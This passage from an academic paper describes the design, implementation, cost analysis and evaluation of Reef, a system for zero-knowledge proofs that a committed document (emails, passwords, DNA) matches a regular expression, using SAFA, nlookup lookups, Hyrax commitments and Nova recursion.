The lookup table T that Reef uses to encode the SAFA has a row for each transition in the SAFA and 5 columns—current state, character, next state, minimum cursor move, and maximum cursor move. The function of each of these columns is covered in Section 5.3. To convert this into the multilinear polynomial $\tilde{T}$ needed for `nlookup` we manifest T as a vector of elements; each element represents an entire row and is computed by hashing the corresponding 5 columns to produce a value in $\mathbb{F}$. After a lookup takes place in Reef's step function, the result is therefore a single hash digest. To obtain the columns, the step function has constraints that allow the prover to supply the five values of the column entries, followed by a check that confirms that the hash of these values matches the looked up digest.

Constraints for SAFA lookups. As we discuss in Section 6.1, the number of constraints required for m lookups in a table of size n using `nlookup` is $\mathcal{O}(m \cdot \log n)$ constraints plus $\mathcal{O}(\log n)$ hash functions expressed as constraints. Each of the m lookups represents one SAFA transition. The SAFA table is of size $\mathcal{O}(|Q_{SAFA}| \cdot |\Sigma|)$ in the worst case—a transition for every character from every state. If the step function processes one SAFA transition at a time then $m = 1$ and the number of constraints to represent the single lookup is $\mathcal{O}(\log(|Q_{SAFA}| \cdot |\Sigma|))$ plus $\mathcal{O}(\log(|Q_{SAFA}| \cdot |\Sigma|))$ hashes.

Constraints across all steps. While it may seem that the total number of transitions (and therefore steps) should be at most $\mathcal{O}(|\mathsf{D}|)$, that is not always the case. With no lookarounds, the total number of transitions is $\leq |\mathsf{D}|$. However, because SAFA may have multiple branches for lookarounds, certain parts of D may be looked up more than once. We thus upper bound the number of transitions by $\alpha = \mathcal{O}(|\mathsf{D}| \cdot L)$, where L is the number of lookarounds in the regex. The number of constraints needed to check all of the transitions is thus $\mathcal{O}(\alpha \log(|Q_{SAFA}| \cdot |\Sigma|))$ plus $\mathcal{O}(\alpha \log(|Q_{SAFA} \cdot |\Sigma|))$ hashes.

Of course, the whole point of using a lookup argument is to benefit from its amortization, which is why Reef places multiple SAFA transitions within a single step function based

on the results of our optimizing compiler (§7). As a result, $m \geq 1$, so each step function has m transitions but Reef needs to run m times fewer steps. In this case, the total number of constraints across all steps is $\mathcal{O}(\alpha \log(|Q_{SAFA}| \cdot |\Sigma|))$ plus $\mathcal{O}(\frac{\alpha}{m} \log(|Q_{SAFA} \cdot |\Sigma|))$ hash functions. One might think that the optimal case is to have all lookups in a single step (which maximizes the amortization), but this is not so because there are other considerations as we explain in our tech report [15].

6.3 Committing to a document

To commit to a document D over an alphabet Σ, the committer $\mathcal{G}$ first maps each character in Σ to an element in $\mathbb{F}$. Then, $\mathcal{G}$ simply treats D as a vector in $\mathbb{F}^n$. At this point, $\mathcal{G}$ can commit to D using any vector or polynomial commitment [23, 54, 62, 76]. That said, we choose a polynomial commitment since Reef uses a lookup argument to access SAFA transitions anyway, so using a lookup argument to access D allows us to combine both lookup tables to get lower costs (§6.5).

Note that if the optional transparency goal is desired, then the commitment scheme must be transparent (§3).

Polynomial commitment. $\mathcal{G}$ treats the vector D as a multilinear polynomial $\widetilde{T}$ in evaluation form and commits to $\widetilde{T}$ with a polynomial commitment. A polynomial commitment is a tuple of algorithms $(Setup, Commit, ProveEval, VerifyEval)$. Informally, *Setup* outputs public parameters *pp*; *Commit* takes *pp*, a polynomial $\widetilde{T}$, and outputs a hiding and binding commitment to $\widetilde{T}$, $C_{\widetilde{T}}$; *ProveEval* takes *pp*, $\widetilde{T}$, a point q, value v, and outputs a proof π_{poly} that $\widetilde{T}(q) = v$; *VerifyEval* takes *pp*, $C_{\widetilde{T}}$, q, π_{poly}, and v and outputs whether $\widetilde{T}(q) = v$.

In our implementation we use the Hyrax polynomial commitment (Hyrax-PC) [76, §6.1], but one could make other choices to get different tradeoffs (e.g., Dory [54] has smaller commitments but its *ProveEval* algorithm results in larger proofs and is more expensive).

Let the Pedersen commitment for a vector $x \in \mathbb{F}^n$ be:

$$Pedersen(x, b) = h^b \cdot \prod_{i=1}^{n} g_i^{x_i}$$

where $g_1, \ldots, g_n$ and h are public random generators of the group over which the zkSNARK is defined (Pallas elliptic curve [42] in our case) and $b \in \mathbb{F}$ is a secret random blind. Hyrax-PC treats T as the column-major order of a $\sqrt{n}$-by-$\sqrt{n}$ matrix M, and commits to each row of M using a Perdersen vector commitment. This means that the commitment in Reef is $\sqrt{n}$ group elements, and there are $\sqrt{n}$ random blinds.

Making `nlookup` zero-knowledge. `nlookup` [51] does not explicitly discuss a way to guarantee zero-knowledge during lookups. Here we give a concrete proposal, based on standard techniques [29, 66, 76]. As we describe in Section 6.1, the output of the recursive proof system will include an `nlookup` running value v_r purported to be the evaluation of the multilinear polynomial $\widetilde{T}$ at a public random point $q_r \in \mathbb{F}$ specified by the Fiat-Shamir transform. When T is public, $\mathcal{V}$ can simply compute $\widetilde{T}(q_r)$ and check if it equals v_r. This is what we do with the SAFA table (§6.2). However, when T is private, there are two issues: (1) $\mathcal{P}$ cannot give $\mathcal{V}$ the claim v_r in the clear, as v_r is a weighted sum of the contents of T and would leak information; and (2) $\mathcal{V}$ does not have access to T and hence cannot compute $\widetilde{T}(q_r)$ on its own.

We address these issues as follows. First, instead of outputting v_r in the clear, we have the `match_step` function output d, where $d = H(v_r||s_1)$ and s_1 is a random secret value that $\mathcal{P}$ chooses. $\mathcal{P}$ can make d available to $\mathcal{V}$ without revealing anything about v assuming H heuristically instantiates a random oracle. $\mathcal{P}$ then computes another proof, $\pi_{consistency}$, with a separate non-recursive zkSNARK (we use Spartan [66]) for the statement: "given commitment c and public input d, I know a v_r such that $d = H(v_r||s_1)$ and $c = g^{v_r}h^{s_2}$ for some s_1 and s_2", where g and h are appropriate generators of the polynomial commitment. In effect, $\pi_{consistency}$ establishes that $\mathcal{P}$ correctly transformed one type of commitment (d) that is cheap to compute in R1CS but is not useful to verify polynomial evaluations, into another type of commitment (c) for the same value v_r that can be used to verify polynomial evaluations. Furthermore, $\pi_{consistency}$ is very cheap to compute ($\approx$ 300 constraints) as we make c an *outer commitment* [28] (i.e., a commitment that is native to the underlying proof system) and does not need to be expressed in R1CS at all.

Second, recall that $\mathcal{V}$ has access to a polynomial commitment of $\widetilde{T}$, $C_{\widetilde{T}}$. $\mathcal{P}$ can then give $\mathcal{V}$ a proof $\pi_{poly} = ProveEval(\widetilde{T}, q_r, v_r)$, which $\mathcal{V}$ can use alongside q_r, c, and $C_{\widetilde{T}}$ to confirm that $\widetilde{T}(q_r) = v_r$. The key idea is to realize that, in Hyrax [76] and similar polynomial commitments [23, 54], the first step of $VerifyEval(C_{\widetilde{T}}, q_r, \pi_{poly}, v_r)$ is for $\mathcal{V}$ to turn the claim v_r into the Pedersen commitment $g^{v_r}h^{s_3}$ for some s_3. However, $\mathcal{V}$ already has $c = g^{v_r}h^{s_2}$ and a proof $\pi_{consistency}$ that establishes that c is a valid Pedersen commitment for v_r. Hence, $\mathcal{V}$ can simply use c instead.

Security. Observe that the verifier sees d, c, $C_{\widetilde{T}}$, q_r, $\pi_{consistency}$ and π_{poly}. From this information, the verifier learns nothing about v_r beyond the fact that d and c commit to the same value, and that c is a commitment to a correct evaluation of a polynomial underneath the commitment $C_{\widetilde{T}}$ at point q_r. This is because $\pi_{consistency}$ and π_{poly} are both zero-knowledge arguments, and the three commitments d, c, and $C_{\widetilde{T}}$ are hiding.

6.4 Table projections

For proving m lookups over a committed document of size n, `nlookup`'s prover incurs $\mathcal{O}(n)$ operations over $\mathbb{F}$. Although these are not expensive group operations, when n is large (e.g., billions), this can be expensive. On the other hand, in some applications, it is public information that lookups will be made to particular portion of the document (though the actual content within that portion of the document is private). For example, a study may just care about DNA regions that start at publicly known offsets.

To address this, we describe an approach to run `nlookup` on a *projected* table (one that contains one or more "chunks" of an original table) such that the prover incurs costs proportional to the size of the projected table. Furthermore, the verifier still only needs a commitment to the original table. The core idea is to leverage certain basic facts about multilinear polynomials to reduce claims about a projected table to claims about the original table.

We begin with an overview, which we then generalize. Let T be the original table with $n = 2^\ell$ elements, and $\widetilde{T}$ be its multilinear extension as described in Section 6.1. Suppose we project T into a smaller table T'; $\widetilde{T'}$ is then a multilinear polynomial in $\ell' < \ell$ variables. It turns out that $\widetilde{T'}$ and $\widetilde{T}$ are related in a fundamental way. This is what enables us to run `nlookup` on T'. At the end of `nlookup`, the verifier is left with a claim about T', of the form $\widetilde{T'}(q_r) = v_r$. However, the verifier only has a commitment to the original table T. To address this, we transform this claim to an equivalent claim about an evaluation of $\widetilde{T}$, allowing the verifier to check the claim about $\widetilde{T}$ using a commitment to T. We now elaborate.

We use a concrete example, to provide intuition. Suppose that $T = [a,b,c,d,e,f,g,h]$, so $\widetilde{T}$ is a multilinear polynomial in $\ell = 3$ variables. Suppose the projected table is $T' = [c,d]$, so $\ell' = 1$. For this example, it follows that for all $q_r \in \mathbb{F}^{\ell'}$ $\widetilde{T'}(q_r) = \widetilde{T}(s, q_r)$, where $s = 01 \in \{0,1\}^2 = \{0,1\}^{\ell-\ell'}$. In the context of `nlookup`, to check that $\widetilde{T'}(q_r) = v_r$, the verifier can instead check $\widetilde{T}(s, q_r) = v_r$, where $s = 01$. A key take-away here is that for $0 \leq \ell' \leq \ell$, observe that a specified prefix $s \in \{0,1\}^{\ell-\ell'}$ "selects" a unique chunk of T and specifies a particular projection of size $2^{\ell'}$.

Note that this approach generalizes to project non-contiguous chunks of T. For simplicity, suppose that we want to project two chunks of T, specified with two selectors $s_1 \in \{0,1\}^{\ell'}$ and $s_2 \in \{0,1\}^{\ell'}$, where $0 \leq \ell' \leq \ell$. The projected table $T' = (L,R)$ is a vector of size $2^{\ell-\ell'+1}$ and L and R are vectors of size $2^{\ell-\ell'}$, so $\widetilde{T'}$ is a multilinear polynomial in $\ell - \ell' + 1$ variables. When we run `nlookup` with the projected table T', the verifier ends up with a claim about the projected table of the form $\widetilde{T'}(q_r) = v_r$, where $q_r \in \mathbb{F}^{\ell-\ell'+1}$. Again, derived from the properties of multilinear polynomials,

$$\begin{aligned}\widetilde{T'}(q_r) &= (1 - q_r[0]) \cdot \widetilde{L}(q_r[1..]) + q_r[0] \cdot \widetilde{R}(q_r[1..]) \\ &= (1 - q_r[0]) \cdot \widetilde{T}(s_1, q_r[1..]) + q_r[0] \cdot \widetilde{T}(s_2, q_r[1..])\end{aligned}$$

Thus to check if $\widetilde{T'}(q_r) = v_r$, the verifier can instead check if $(1 - q_r[0]) \cdot \widetilde{T}(s_1, q_r[1..]) + q_r[0] \cdot \widetilde{T}(s_2, q_r[1..]) = v_r$, which makes two evaluation queries to $\widetilde{T}$. Note that this idea generalizes to projecting $k > 2$ non-contiguous chunks of T.

Low-cost padding to hide document size. In many settings, one would like to hide not just the content of D, but also its size. For example, if D is a password, revealing its size reveals the password's length. Projections allow the commitment generator $\mathcal{G}$ to pad the document to some upper bound (essentially for free) while allowing $\mathcal{P}$ to perform operations proportional to the unpadded document and without having to reveal the selector s to $\mathcal{V}$. Our tech report [15] has the details.

6.5 Hybrid private/public lookup argument

Reef's step function (§5.3) looks up values from two tables: the public SAFA table (S) and the private document table (D). We can do this with two separate instances of `nlookup`, one for each table. However, this requires $m \log(|\mathsf{D}| \cdot |S|) + \mathcal{O}_H(\log(|\mathsf{D}| \cdot |S|))$ constraints where m is the number of lookups to each table per step.

Instead, we combine both tables into a single *hybrid* table, all while preserving the privacy requirements of the document table. Accessing this hybrid table requires only $2m \log(|D| + |S|) + \mathcal{O}_H(\log(|\mathsf{D}| + |S|))$ constraints. This optimization does not pay off only when one of the tables is multiple orders of magnitude larger than the other. But we never encountered an imbalance between $|\mathsf{D}|$ and $|S|$ large enough to nullify the benefits in any of our experiments.

$\mathcal{P}$ has access to S and D and can merge the tables by pretending they are two halves of a large table T and running the `nlookup` prover. At the end, $\mathcal{V}$ will end up with a single claim about the multilinear extension of T: $\widetilde{T}(q_r) = v_r$, where $q_r \in \mathbb{F}^\ell$ and $\ell = \log(2 \cdot \max(|D|, |S|))$. Since T in this case includes private data, $\mathcal{V}$ should not see v_r in the clear, and instead receives: $d = H(v_r || s_1)$, C_{v_r} (a Pedersen commitment to v_r), and a proof $\pi_{consistency}$ as we discuss in Section 6.3.

To verify $\widetilde{T}(q_r) = v_r$, $\mathcal{V}$ must treat the public and private parts of the large table as separate "indexable" chunks, similar to the way projections work. We define $\widetilde{T}(q_r)$ as:

$$\widetilde{T}(q_r) = (1 - q_r[0]) \cdot \widetilde{S}(q_r[1..]) + q_r[0] \cdot \widetilde{\mathsf{D}}(q_r[1..]) = v_r$$

Notice that this means we need to arrange T such that it can be divided equally into a public half (indexed by $q_r[0] = 0$) and a private half ($q_r[0] = 1$). The smaller of the two tables will be padded to the size of the other, which is why $\ell = \log(2 \cdot \max(|\mathsf{D}|, |S|))$ above, and why the hybrid table becomes inefficient if one table is extremely larger than the other. Lookups to the public half of the table use exactly the same indices as before. Lookups to the private half will use the same indices as before added to $2 \cdot \max(|D|, |S|)$.

Given this structure, $\mathcal{P}$ evaluates $\widetilde{D}$ at the point $q_r[1..]$ and obtains a value $v_d \in \mathbb{F}$. $\mathcal{P}$ then generates a commitment C_{v_d} to v_d, and a proof $\pi_{poly} = ProveEval(\widetilde{D}, q_r[1..], v_d)$ that establishes that $\widetilde{D}(q_r[1..]) = v_d$. For its part, $\mathcal{V}$ computes $\widetilde{S}(q_r[1..]) = v_s$ on its own, and runs *VerifyEval* on π_{poly} using the document commitment, $C_{\widetilde{D}}$, and C_{v_d}.

So far, we have proceeded very similarly to the verification of the running claim in the non-hybrid model. But notice that $\mathcal{V}$ must still relate v_s and C_{v_d} to C_{v_r} in the following way:

$$(1 - q_r[0]) \cdot v_s + q_r[0] \cdot v_d = v_r$$

This is done as follows. $\mathcal{V}$ computes C_L, which is a Pedersen commitment to the value on the left-hand-side of the

above equation using v_s and C_{v_d} (this requires only linear operations on Pedersen commitments, which are linearly homomorphic). $\mathcal{P}$ then proves that C_L and C_{v_r} commit to the same value using a Schnorr [65] zero-knowledge proof of equality π_{eq}.

Security. When the verifier computes the commitment C_L, it does not learn any additional information about v_d as the operations are done using C_{v_d} (C_{v_d} is a commitment that hides the underlying value v_d). Furthermore, π_{eq} proves that the values under the commitments C_L and C_{v_r} are the same without revealing any additional information.

7 Implementation

Reef is implemented in 14K lines of Rust and is open source [8]. We discuss the main components here and optimizations in our tech report [15].

7.1 Compilation: from regex to R1CS

Reef has two levels of compilation. First, Reef compiles regexes written in standard PCRE syntax [7] (Figure 1) and produces a SAFA. From this SAFA, Reef generates the SAFA's transition lookup table and the `match_step` function discussed in Section 5.3. Since the `match_step` function uses lookups it also contains the checks that the `nlookup` verifier [51] must perform in each step. In particular, it contains a series of Fiat-Shamir challenges that we generate with the Poseidon hash function [39] using the Neptune library [3]. Finally, Reef uses the CirC [61] compiler to output R1CS instances that we convert to Bellman [1] instances.

7.2 Solving: finding the satisfying witness

Reef, given a document D, finds the witness to the R1CS instance representing `match_step` in two parts. First, Reef derives which paths in the SAFA to take, the skip values, the entries in D to read, and the rows in the transition table to look up. Reef's solver might be of independent interest and we discuss it in our tech report [15]. This solver only needs to run once and tells $\mathcal{P}$ how many steps to prove.

Second, for each step, Reef runs the `nlookup` prover, which we implement as there was no prior implementation, to generate the values that will satisfy the `nlookup` checks that were inserted in the corresponding `match_step`. The result of this and the SAFA solver are sufficient to construct the entire solution vector $z_i = (y_i, 1, w_i)$ where w_i is the witness and y_i is the output of step i.

7.3 Proving knowledge of the witness

For the proving and verifying, we use Nova [4], which we modify to make it zero-knowledge (the existing implementation was only succinct). This required changing 1.6K lines of Rust to hide the number of steps executed, and making the commitments hiding, and the folding scheme, sumcheck protocol, inner product argument, and SNARK zero-knowledge. Our modified version of Nova is open source [5].

8 Costs and Complexity analysis

In this section we discuss the asymptotic costs of all of the components of Reef. The analysis below considers the case where Nova [52] uses Pedersen commitments to commit to vectors, and Spartan [66] uses an IPA-based polynomial commitment scheme to compress incrementally generated proofs. Furthermore, for `nlookup` [51], the analysis considers the case where documents are committed with Hyrax's polynomial commitment scheme [76]. Finally, one of the basic operations of the above proof systems are *multiexponentiations*: given generators $g_1, \ldots, g_n$, and exponents $e_1, \ldots, e_n$, compute $g_1^{e_1} \cdot g_2^{e_2} \cdots g_n^{e_n}$. These are also called *multi-scalar multiplications* (MSM). These proof systems typically use Pippenger's algorithm [63] which can compute a size-n MSM in $\mathcal{O}(n\lambda/\log(n\lambda))$ group operations. We will ignore the security parameter λ and just treat a size-n MSM as $\mathcal{O}(n/\log n)$ group operations.

For simplicity, let $T = |\mathsf{D}| + |Q_{SAFA}|$ be the sum of the size of both the document and the SAFA lookup tables.

Committer's costs. Committing to a document D with Hyrax's polynomial commitment [76] requires the committer $\mathcal{G}$ to perform $\mathcal{O}(|\mathsf{D}|/\log\sqrt{|\mathsf{D}|})$ group operations.

Prover's costs. Ignoring the distinction between the arithmetization of hash functions and other operations, the contribution of the lookup argument towards Reef's step function is $\mathcal{O}(m \log T)$ R1CS constraints; Reef requires a total of $\mathcal{O}(\alpha/m)$ steps to finish processing a document. Nova performs $\mathcal{O}(m\log(T)/\log(m\log T))$ group operations per step. This results in $\mathcal{P}$ performing a total of $\mathcal{O}(\alpha\log(T)/\log(m\log T))$ group operations. The resulting proof π is of size $\mathcal{O}(\log(m\log T))$.

In addition, during each step, Reef needs to run the `nlookup` prover in order to generate the relevant portion of the satisfying witness for the R1CS instance. This requires computing the sumcheck protocol over the hybrid table, which necessitates $\mathcal{O}(T)$ field operations. If projections are used, then D is substituted with D_{proj} in the definition of T.

At the end of the protocol $\mathcal{P}$ needs to compute *ProveEval* in order to generate π_{poly} so that $\mathcal{V}$ can verify the private component of the hybrid table. This requires $\mathcal{P}$ to perform $\mathcal{O}(\sqrt{|\mathsf{D}|}/\log\sqrt{|\mathsf{D}|})$ group operations. The proof, π_{poly}, is of size $\mathcal{O}(\log|\mathsf{D}|)$.

Finally, our zero-knowledge extension to the lookup argument for D requires generating the proof $\pi_{consistency}$, which is done with a constant-size R1CS instance, and therefore $\mathcal{O}(1)$ group operations in Spartan [66].

$\mathcal{P}$ performs $\mathcal{O}(\alpha\log(T)/\log(m\log T) + \sqrt{|\mathsf{D}|}/\log\sqrt{|\mathsf{D}|})$ group and $\mathcal{O}(T)$ finite field operations in total.

Verifier's costs. The cost to the verifier $\mathcal{V}$ is $\mathcal{O}(m\log(T)/\log(m\log T))$ group operations in Nova to verify π. Further, $\mathcal{V}$ must invoke Hyrax's *VerifyEval* to check π_{poly}, which requires $\mathcal{O}(\sqrt{|\mathsf{D}|}/\log\sqrt{|\mathsf{D}|})$ group

Application	Document Size	SAFA States	SAFA Transitions
Redactions			
Small Email	415	331	42,318
Large Email	1,000	908	116,751
ODoH	128	36	4,012
Passwords			
Match	12	21	1,188
Non-Match	9	21	1,188
DNA			
Match	32.3×10^6	976	4,861
Non-Match	32.3×10^6	976	4,861

FIGURE 5—Document and SAFA size for evaluated applications

operations. Lastly, the verifier needs to evaluate the public component of the hybrid table which requires $\mathcal{O}(|Q_{SAFA}|)$ finite field operations.

$\mathcal{V}$ performs $\mathcal{O}(m\log(T)/\log(m\log T) + \sqrt{|\mathsf{D}|}/\log\sqrt{|\mathsf{D}|})$ group and $\mathcal{O}(|Q_{SAFA}|)$ finite field operations in total.

9 Evaluation

This section answers Reef's motivating questions: is proving general regular expression matching in zero knowledge practical for various applications and do Reef's optimizations meaningfully reduce the costs? Our results indicate that this is indeed the case.

9.1 Experimental Setup

Reef runs fine on a laptop (Intel Core i7 1.9 GHz, 16GB RAM) since its use of recursion means that $\mathcal{P}$ proves one step at a time and therefore uses little memory; at most 5.1 GB in our largest experiment. However, in order to run the baselines which require more memory, we run all of our experiments (including Reef) on a 16-core Intel Xeon Platinum 8253 CPU (2.20GHz) with 764 GB of RAM. We evaluate Reef over the applications discussed in Section 1: proving password strength, disclosing redacted emails, ODoH blocklisting, and genetic proving. For each of our use cases we evaluate documents and regexes of varying sizes. Figures 5 and 6 report the document sizes, SAFA sizes, and results for the largest instances based on SAFA size. However, full results, all document sizes, and a list of all regexes can be found in our tech report [15].

9.2 Overall Performance

We start by showing the end-to-end results of Reef on our applications, averaged over 10 runs, and then later break down some of these costs to show the benefits of each of Reef's optimizations.

Compilation. Compiling a regex to R1CS is the most time consuming part since it requires parsing the regex and generating the SAFA, lookup tables, and R1CS matrices. This includes the generation of the document commitment. However, this is typically a one-time cost and can be done in advance since the regex is public.

Solving (witness generation). Reef's witness generation includes the time to find the regex match, the right values for all the skips in SAFA, running the `nlookup` prover (whose output becomes a witness value to the step function), and finding the satisfying assignment to all R1CS variables. In most cases, all of this can be done in a few milliseconds; the exceptions are large documents (e.g., DNA or large emails) which require considerable time.

Proving. Proving time depends on document length, the regex complexity, how many steps the prover needs to run, and the size of each step. It includes the time to generate all the proofs, including the consistency and equality proofs of the hybrid table (§6.5). In our tech report [15] we discuss how Reef often batches many character and skip transitions into one step (leading to a larger step function but fewer total steps). Reef generally performs worse on regexes where the regex is similar to the document, as it gives Reef's prover fewer opportunities to skip and stop early. For example, the email redaction regexes are very similar to the original document, and hence result in more proving steps than some of the other regexes, and consequently larger proving time.

Reef's benefits are best exemplified with the DNA matching application, in which the document has over 32 million characters. Reef is able to generate succinct proofs for DNA in under 30 seconds (including both solving and proving) because it can avoid processing most of the document, thanks to its use of skips and projections.

Verification. The verifier's costs depend on the number of R1CS constraints for a single step (since Nova folds all steps into one), as well as the cost to evaluate the SAFA polynomial at a random point, and check the consistency polynomial evaluation, and the equality proof. Nova's current implementation uses Bulletproofs's [23] linear-time inner product argument on the folded instance (which we made zero-knowledge in our evaluation); so while it has logarithmic proofs it still has verification linear in the size of one step. This could be expensive when the step function is large, but our step functions are relatively small (under 100K constraints). As a result, verification in Reef takes less than 1 second in all of our applications and workloads.

Proof size. The proof column includes all materials needed for the verifier to check the prover's claim. This includes all commitments and auxiliary proofs (e.g., $\pi_{consistency}, \pi_{poly}, \pi_{eq}$). Reef is succinct so all proof sizes are sublinear (logarithmic) in the size of the statement being proven. However, Reef's use of Hyrax means that document commitments consist of $\sqrt{|\mathsf{D}|}$ group elements. When the document is very large, such as in DNA, this can be sizable.

9.3 Comparative Performance


To contextualize the benefits of Reef, we compare it against several alternatives:

Application	Constraints per step	# of Steps	Compiler Time (s)	Solver Time (s)	Prover Time (s)	Verifier Time (s)	Proof Size (KB)	Commitment Size (KB)
Redactions								
Small Email	46,655	4	36.947	0.760	3.169	0.553	32.609	0.512
Large Email	65,727	7	217.628	3.221	5.923	0.701	33.361	1.024
ODoH	22,692	2	19.650	0.213	1.709	0.435	31.889	0.512
Passwords								
Match	19,982	5	17.960	0.067	2.573	0.418	31.665	0.128
Non-Match	20,728	6	18.636	0.357	2.963	0.416	31.761	0.128
DNA								
Match	81,722	8	62.351	12.830	17.708	0.908	34.417	131.072
Non-Match	81,722	1	62.357	3.006	10.838	0.915	34.417	131.072

FIGURE 6—Summary of all costs for the largest instance of each application evaluated in Reef. R1CS Constraints are for one step in Nova. Proof sizes include all the Nova zkSNARK proof as well as all auxiliary proofs (e.g., $\pi_{consistency}$). Commitment size measures the size of the document commitment. Reported times are the mean across 10 runs, and the standard deviation was less than 5% of the mean for all components and applications.


Application	DFA	DFA + Recursion	SAFA + nlookup	Reef
Redactions				
Small Email	76.300	1.721	0.760	0.733
Large Email	—	5.848	1.067	1.051
ODoH	2.064	0.640	0.409	0.362
Passwords				
Match	—	—	0.351	0.347
Non-Match	—	—	0.343	0.330
DNA				
Match	—	—	9.392	5.091
Non-Match	—	—	8.389	5.032

FIGURE 7—Maximum memory used (GB) by the Prover in Reef and baselines for our applications. Verifier's memory use is lower.




- **DFA**. This is the standard approach articulated in Section 3.1. To our knowledge, this is also the approach taken by the ZK-Email project [11]. We use Circom [2] to compile the match function and solve the corresponding R1CS instance since CirC [61] is not presently capable of compiling such large statements due to memory issues.
- **DFA + recursion**. This is the approach described in Section 4, which adds recursion and processes one character at a time. It uses a hash-chain as a vector commitment, which we believe is optimal (exactly one hash invocation) when accessing entries in the committed document sequentially. We use Circom and NovaScotia [6] to compile the step function and connect it with our zero-knowledge version of Nova (§7.3). Again, we are unable to compile these R1CS instances with CirC since they require expressing the (large) DFA delta function in constraints.
- **SAFA + lookup.** This is our implementation of Reef (§7) with SAFA and `nlookup`, but without projections (§6.4) or the hybrid table optimization (§6.5).

The metrics that we will consider in this section are memory usage and *end-to-end* completion time for the Prover, which includes both the time to solve and generate all witness values, and prove the satisfiability of the R1CS instance. Our tech report [15] has additional graphs for these same experiments but separates the time for solving and proving for readers interested in understanding the contribution of each component towards the end-to-end time. One thing to consider is that Reef pipelines the generation of a proof for step i with the generation of the witness for step $i+1$ in parallel, as we discuss in our tech report [15]. As a result, the end-to-end time can sometimes be lower than the sum of the corresponding proving and solving times.




Results. Figure 7 shows the maximum memory use of Reef and the baselines for the same documents and regexes found in Figure 6. We are unable to run the password matching application with either of the DFA baselines due to its use of lookaheads, and the DNA application due to the massive R1CS instances (or number of steps) that are required. There are two observations: (1) using a recursive proof system has significant benefit in keeping the amount of memory required by the prover small since the prover only needs to prove one step at a time; and (2) the use of table projections in the DNA application means that the prover does not need to compute an expensive and memory-intensive sumcheck over the entire document, but rather works only over the projected table. This is why Reef uses less memory than SAFA + `nlookup`.

Figure 8 shows the end-to-end performance results. Across the board, SAFA +`nlookup` and Reef both dramatically outperform the DFA and DFA+Recursion approaches. Take for example *Redactions Small*. SAFA +`nlookup` and Reef took 3.55 and 3.51 seconds generate witnesses and prove, while the DFA baselines took over an hour. This suggests that Reef's ability to skip irrelevant parts of the document and the use of our zero-knowledge version of `nlookup` provides benefits.



One might notice that DFA + recursion actually performs *worse* than just DFA in the case of small email redactions. There are a few reasons for this. First, while each step can process multiple characters, because the circuit still relies



(a) Proof that a (small / large) committed email matches a redaction regex. DFA was unable to handle the large email.

(b) Proof that a committed document matches an ODoH regex.

(c) Proof that a committed password matches/does not match a password strength regex.

(d) Proof that a committed DNA document matches/does not match a DNA regex. Neither DFA nor DFA+recursion can handle this application.

FIGURE 8—Mean end-to-end completion time (which includes witness and proof generation) across 10 runs for proving that some committed document matches/does not match a regex with Reef and various alternatives. Standard deviations were less than 5% of the mean. Each subfigure describes a different application (regex) and type of document. The corresponding document sizes are found in Figure 6.

on `for` loops, it can only process a few characters per step before the circuit becomes too large. Second, in each step, there is some non-trivial work that is performed to check if the document is a match (§3.1). Third, each step of Nova adds a check to ensure foldings are correct (≈20,000 constraints).

Note that Reef also suffers from the latter two overheads (though the specific invariants for checking a match in a SAFA are different than in a DFA). However, Reef's use of lookup tables allow it to efficiently process large numbers of characters per step, which amortizes the latter two overheads over a batch of characters. Indeed, one of our optimizations (tech report [15]) is to process the optimal number of characters per step for a given regex in the SAFA's `match_step`, which amortizes these costs over the batch. We find this optimal value with a cost model that we have implemented in Reef's compiler.

The final impact to consider is that of Reef's additional optimizations. As discussed in Section 6.5, using hybrid tables reduces the number of constraints needed. This reduction is usually 1K–3K fewer constraints in the step function; full results are in our tech report [15]. This reduction in the size of the step function results in some small performance gains.

More significant is the impact of document projections in our DNA applications. Because common variants in the genome occur at known, fixed locations, by using projections (§6.4) Reef can skip over large parts of the genome directly to the start of the variant of interest. In the case of DNA matching, this results in a 50% reduction in proving time, and an over 99% reduction in solving time. While SAFA `+nlookup` can avoid the costs of a large document when it comes to proving, it still has to evaluate the sum-check protocol on the entire document for each step. When working with a document as large as DNA, this rapidly becomes prohibitive.

Takeaway. Reef handles a wide class of regexes at reasonable cost while producing succinct proofs. Each of Reef's optimizations provide benefits: SAFA allows expressing complicated regexes and skipping irrelevant parts of the document; recursion unleashes the power of SAFA by allowing the prover to prove only for as long as needed, and requiring much fewer memory; Reef's compiler picks the optimal number of characters to process per step for a regex to reduce the penalty of non-uniformity during recursion; hybrid lookup tables reduce the size of the step function; and projections make it possible for the prover to solve more efficiently when the location of relevance within the document is public.

10 Related Works

